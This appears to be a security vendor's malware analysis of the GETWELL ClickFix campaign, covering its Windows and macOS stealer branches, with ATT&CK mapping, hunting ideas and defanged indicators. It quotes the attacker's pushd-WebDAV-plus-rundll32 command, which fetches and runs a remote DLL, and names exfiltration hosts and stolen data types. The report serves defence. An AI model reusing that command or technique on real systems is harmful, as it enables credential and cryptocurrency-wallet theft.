Research
Inside GETWELL: One ClickFix Campaign, Two Platform-Specific Stealers
The same campaign marker surfaced in two different playbooks. On Windows, GETWELLV2 moved through ClickFix, WebDAV, rundll32 and a VMProtect loader into Amatera. On macOS, GETWELL used Bash, AppleScript, LaunchAgent persistence and modular delivery for an AMOS-derived stealer.
Campaign markerGETWELLClickFix + dynamic configuration
One operation. Two native execution paths.
Key takeaways
GETWELL is the campaign thread
GETWELL and GETWELLV2 markers sit inside two platform-native branches that share the same operational ideas.
Windows theft was directly recovered
The in-memory upload archive contained Chromium extension storage and MetaMask-related LevelDB, IndexedDB and LocalStorage data.
macOS followed its own native route
Bash, AppleScript, LaunchAgent persistence and modular retrieval supported an AMOS-derived stealer branch.
Configuration outlived individual hosts
Smart contracts and public RPC services supplied mutable infrastructure to both platform branches.
The story in one view
1. A verification prompt hid a cross-platform theft operation
To the person in front of the browser, the campaign presented a small problem: complete a verification step. Behind that instruction sat an operation prepared to recognize the platform, move execution into the operating system and deploy a stealer built for that environment.

The Windows investigation began with a ClickFix command that mounted a remote WebDAV share and invoked goog.ct through rundll32. Manual runtime analysis crossed VMProtect callbacks and exception-heavy dispatcher code, reconstructed a final payload, intercepted plaintext HTTP before TLS, and recovered the outbound ZIP archive from memory.
The macOS investigation exposed a different local route: Bash and AppleScript, LaunchAgent persistence, dynamically retrieved modules and an AMOS-derived stealer. Shared compromised-WordPress delivery, blockchain-backed configuration, dynamic infrastructure and the GETWELL naming thread connect the branches at campaign level.
ClickFix → cmd.exe → WebDAV → rundll32 → VMProtect → Amatera
ClickFix → Bash → AppleScript → LaunchAgent → modules → AMOS-derived stealer
One campaign, two payload families
2. Why the Windows and macOS cases belong together
GETWELL identifies the operation. The Windows branch exposed GETWELLV2 inside its beacon and tasking logic. The macOS branch used GETWELL with a platform-native toolchain.
The connection rests on more than similar branding. Both branches begin from compromised WordPress content and a ClickFix-style human handoff. Both externalize mutable configuration into smart contracts and public RPC services. Both use dynamically resolved infrastructure, modular collection and tracked uploads. Their local implementation changes because Windows and macOS offer different trusted utilities, persistence mechanisms and credential stores.
Recovered: Shared campaign markers, compromised-WordPress delivery, smart-contract configuration, dynamic infrastructure and matched collection design connect the Windows and macOS branches.The human remains the bridge
3. The dangerous moment happens after the browser
The lure presents shell execution as a routine verification step. The page supplies a command and asks the visitor to carry it across the browser boundary.
Compromised website→Verification prompt→Human copy and paste→Platform-native shell
From that point, the branches diverge. Windows receives a command chain that mounts WebDAV and calls rundll32. macOS receives shell and AppleScript logic that can establish persistence and retrieve modules. The social-engineering idea stays stable while the execution grammar changes.
Windows branch: GETWELLV2
4. WebDAV turned a copied command into remote DLL execution
for %x in (pushd) do @%x \\dpcrc[.]sm188akurat[.]sbs@SSL\<GUID> & rundll32 goog.ct,#1pushd caused Windows to resolve and mount the remote WebDAV location. rundll32 then loaded goog.ct and called ordinal #1, exported as PrintAt at RVA 0xB53C. The protected DLL decrypted and built the final stealer in memory.
TLS callbacks, first-chance exceptions, dispatcher loops and virtualized control flow complicated analysis.
Encrypted material was reconstructed in memory before the final executable ran.
Observed with Initial upload, Auto Stage3 and Auto full tasking strings.
VMProtect, GETWELLV2 tasking, wallet targeting and the recovered final payload map the Windows branch to Amatera.
Earlier WebDAV loader sample
An earlier sample exposed the same WebDAV and BNB Smart Chain delivery design through pf_webclient.dll. rundll32 called its moor export at ordinal 1. The loader allocated 0x767AD bytes of executable memory and copied a 485,293-byte high-entropy blob into that region. Recovered JavaScript queried contract 0xf4a32588b50a59a82fbA148d436081A48d80832A through BNB Smart Chain Testnet JSON-RPC.
The outbound archive supplied the strongest proof
5. Recovering the final payload and its exfiltration package
Static inspection identified a modern VMProtect layer, high-entropy regions, TLS callbacks and sparse clean imports. Runtime analysis crossed the protection layer, identified reconstructed memory, recovered the final executable and intercepted network buffers immediately before encryption.
The plaintext request showed POST traffic to rept[.]seescanf[.]cc with Content-Type: application/octet-stream. A later request declared Content-Length: 11481152. The corresponding memory buffer began with PK\x03\x04, allowing the 11,481,152-byte upload buffer to be saved and opened as a ZIP archive.
The recovered archive contained Chromium wallet-extension storage, including MetaMask-related LevelDB, IndexedDB and LocalStorage data prepared for exfiltration.
macOS branch: GETWELL
6. The same operation changed tools, persistence and targets
The macOS branch used a Bash bootstrap and AppleScript for local execution, created LaunchAgent persistence, and retrieved a modular set of components identified as bmodule, smodule, lmodule, ledger and shell.
Recovered capability coverage included browser credentials and cookies, wallet extensions, Keychain material, Telegram Desktop data, Apple Notes, files from Desktop and Documents, and system profiling. Collection was packaged with ditto and uploaded with multipart curl.
Bash bootstrapAppleScriptLaunchAgentModule retrievalAMOS-derived stealerMultipart upload
Recovered: The macOS payload follows the AMOS-derived collection model, covering Keychain, browser, wallet, Telegram, Notes and file data.The resilient layer sat above both payloads
7. Blockchain-backed orchestration connected the branches
GETWELL externalized configuration into smart contracts. Both branches retrieved current domains, backends and module information from BNB Smart Chain Testnet or Polygon.
| Branch | Recovered contract | Role |
|---|---|---|
| Windows | 0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff | Platform-specific GETWELLV2 configuration |
| macOS | 0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5 | Polygon-backed configuration |
| macOS | 0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0 | Additional recovered configuration contract |
Recovered conclusions
8. Reversing conclusions
The final payload, plaintext pre-TLS requests and outbound ZIP expose the full collection and upload path.
VMProtect delivery, GETWELLV2 tasking, wallet targeting and the recovered stealer define the Windows branch.
Bash, AppleScript, LaunchAgent persistence and modular collection define the macOS branch.
Naming, delivery, on-chain orchestration, dynamic infrastructure and collection design connect both platform branches.
Behavioral coverage
9. TTP and MITRE ATT&CK mapping
| Technique | Name | Evidence in this campaign |
|---|---|---|
T1189 | Drive-by Compromise | Compromised WordPress content supplied the trusted browser entry point. |
T1204.004 | Malicious Copy and Paste | The ClickFix prompt persuaded the visitor to move attacker text into a local shell. |
T1059.003 | Windows Command Shell | cmd.exe processed the WebDAV and rundll32 chain. |
T1059.004 | Unix Shell | The macOS branch used a Bash bootstrap. |
T1059.002 | AppleScript | AppleScript provided platform-native execution on macOS. |
T1218.011 | Rundll32 | The Windows branch invoked ordinal 1 from goog.ct. |
T1027 | Obfuscated Files or Information | VMProtect, encrypted strings and runtime reconstruction obscured the Windows payload. |
T1543.001 | Launch Agent | The macOS branch established LaunchAgent persistence. |
T1555.003 | Credentials from Web Browsers | Browser credentials, cookies and extension stores were targeted. |
T1005 | Data from Local System | Wallet files, notes, Telegram data and other local material were collected. |
T1560.001 | Archive via Utility | Collected data was staged into an archive before upload. |
T1041 | Exfiltration Over C2 Channel | The Windows archive was uploaded over HTTPS as application/octet-stream. |
Detect the execution chain
10. Detection and hunting opportunities
Browser and identity
- Verification pages that populate the clipboard
- Immediate shell launch after browser activity
- Unexpected RPC calls from compromised content
- GETWELL or GETWELLV2 tasking markers
Windows
pushdagainst\\host@SSL\path- WebClient activity followed by
rundll32ordinal execution - VMProtect-protected DLL with TLS callbacks
- Large in-memory ZIP followed by HTTPS upload
macOS
- Browser-spawned Bash or AppleScript
- Unexpected LaunchAgent creation
dittostaging plus multipartcurl- Access to Keychain, browser stores, wallets, Telegram or Notes
The strongest analytic unit is the sequence: compromised web content → copy-and-paste execution → native shell → platform-specific persistence or WebDAV → credential collection → staged upload.
Defanged for public use
11. Indicators of compromise
The public IOC set covers campaign infrastructure, contracts, file hashes, execution strings and network behavior.
Campaign delivery and attacker-controlled infrastructure
| Type | Indicator | Context | Action |
|---|---|---|---|
| Windows WebDAV delivery | dpcrc[.]sm188akurat[.]sbs | Remote share used by the observed pushd and rundll32 chain | |
| Windows exfiltration | rept[.]seescanf[.]cc | Host recovered from plaintext HTTP immediately before TLS encryption | |
| Windows staging | hxxps://xn--80aaxlkj7cyd[.]slidingfreeing[.]in[.]net/s5test | Recovered staging URL | |
| Tracking base | hxxps://edge[.]slidingfreeing[.]in[.]net/<tracking-id> | Recovered tracking URL pattern | |
| Observed lure context | salsashop[.]com | Website associated with the ClickFix arrival path | |
| Observed lure context | ywt[.]salsashop[.]com | Related lure subdomain | |
| macOS backend | bduwih8[.]pro | Dynamic backend recovered from the cross-platform campaign | |
| macOS fallback | 62.60.226[.]50 | Fallback address recovered for the macOS branch |
Smart contracts and public-service context
| Type | Indicator | Context | Action |
|---|---|---|---|
| Windows contract | 0x46790e2Ac7F3CA5a7D1bfCe312d11E91d23383Ff | Platform-specific GETWELLV2 configuration | |
| macOS contract | 0x68DcE15C1002a2689E19D33A3aE509DD1fEb11A5 | Recovered Polygon-backed macOS configuration | |
| macOS contract | 0xA3a603F8a454a9c905b4c579Bb72628F7C15C2A0 | Second recovered macOS contract | |
| BSC testnet RPC | bsc-testnet-rpc.publicnode[.]com | Legitimate public service used for contract reads | |
| Polygon RPC | polygon.publicnode[.]com | Legitimate public service used by the campaign | |
| Polygon RPC | polygon-bor-rpc.publicnode[.]com | Legitimate public service used by the campaign | |
| Polygon RPC | polygon.drpc[.]org | Legitimate public service used by the campaign | |
| Public content host | hxxp://telegra[.]ph/Functions-04-03 | Legitimate public content host referenced by recovered configuration |
Recovered Windows artifacts
| Type | Indicator | Context | Action |
|---|---|---|---|
| Original DLL | goog.ct | VMProtect-protected PE32 DLL executed through rundll32 | |
| DLL SHA-256 | 2f6435c735dc6361121d8b675cc954e42dc53dd9eb64029bfee9f53d3853073f | Original WebDAV-delivered sample | |
| DLL MD5 | 0281c3d124426b6bfcbb8a63ac68aac9 | Original WebDAV-delivered sample | |
| Mapped dump SHA-256 | d1caca33115a4880efa4aa28fb8fb3e800d84694414b6fdf9c6438afa5c2a724 | Runtime-mapped DLL dump | |
| Export | PrintAt | Ordinal 1, RVA 0xB53C | |
| Recovered payload | final_payload_recovered.exe | Standalone final stealer payload reconstructed from memory | |
| Campaign marker | GETWELLV2 | Recovered Windows branch marker | |
| Tasking markers | Initial upload | Auto Stage3 | Auto full | Recovered beacon and tasking strings |
Earlier Windows WebDAV loader sample
| Type | Indicator | Context | Action |
|---|---|---|---|
| Initial lure | hxxps://novor[.]co[.]uk/ | Compromised WordPress entry point | |
| WebDAV host | clccvnvs[.]maharatmodiran[.]xyz | Generated delivery subdomain | |
| WebDAV UNC | \\clccvnvs.maharatmodiran[.]xyz@SSL\14c6b9a8-2c75-4c7d-82cd-78115e7f6353 | Recovered remote path | |
| Initial contract | 0xf4a32588b50a59a82fbA148d436081A48d80832A | BNB Smart Chain Testnet configuration retrieval | |
| Contract value | 0x24513bb600000000000000000000000000000000 | Recovered contract-related indicator | |
| Profiling endpoint | hxxps://ip-info.ff.avast[.]com/v2/info | Environment-information request | |
| Loader | pf_webclient.dll | PE32 x86 DLL, 6,182,912 bytes, VMProtect and TLS callbacks | |
| Loader SHA-256 | 20040A8D6389A1A638C39B5457F235B2C23EFA8BBD9F98204DB831D5E3DC9B66 | Recovered WebDAV loader | |
| Overlay SHA-256 | FCF98AF7B1A48AC46FD7671838931C8C719099B2551BC15A23684909808CF8EA | Recovered overlay artifact | |
| Export | moor | Ordinal 1, RVA 0x416BC |
Behavioral and network indicators
| Type | Indicator | Context | Action |
|---|---|---|---|
| Execution pattern | for %x in (pushd) do @%x \\dpcrc[.]sm188akurat[.]sbs@SSL\<GUID> & rundll32 goog.ct,#1 | ClickFix-to-WebDAV execution chain | |
| Exfiltration host header | Host: rept[.]seescanf[.]cc | Recovered before TLS encryption | |
| Upload media type | Content-Type: application/octet-stream | Beacon and archive uploads | |
| Tracking header | X-Request-ID | Per-request correlation header | |
| Observed body lengths | 127 | 124 | 11481152 | Small beacons and the recovered 11,481,152-byte upload buffer | |
| Masqueraded User-Agent | Mozilla/5.0 ... Chrome/134.2.6187.130 Safari/537.36 | Browser-like identity constructed by the malware | |
| macOS modules | bmodule | smodule | lmodule | ledger | shell | Recovered modular component names | |
| macOS persistence | LaunchAgent | Platform-native persistence used by the macOS branch |
The campaign-level lesson
Final takeaway
GETWELL kept the same trust trick, dynamic configuration model and theft objective while changing the local machinery for each platform.
On Windows, reversing recovered the stealer, plaintext pre-TLS traffic and the outbound wallet-extension archive. On macOS, the campaign used an AMOS-derived stealer with native execution and persistence. Together, the branches form one cross-platform operation.
The stable target is the operation: browser trust, human-assisted execution, mutable configuration and platform-native credential theft.Knowledge today.
A safer tomorrow.
Real-world insightsPractical guidanceA safer internet for everyone